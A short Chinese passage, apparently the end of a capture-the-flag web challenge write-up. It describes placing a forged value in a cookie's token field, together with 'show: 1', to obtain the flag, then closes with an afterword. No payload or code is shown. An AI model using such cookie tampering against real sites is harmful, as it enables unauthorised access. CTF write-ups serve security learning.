然后写到cookie中的token中就行了，这个时候也必须有 `show: 1`，发包得到flag。



写在后面

就先总结这么多。。。。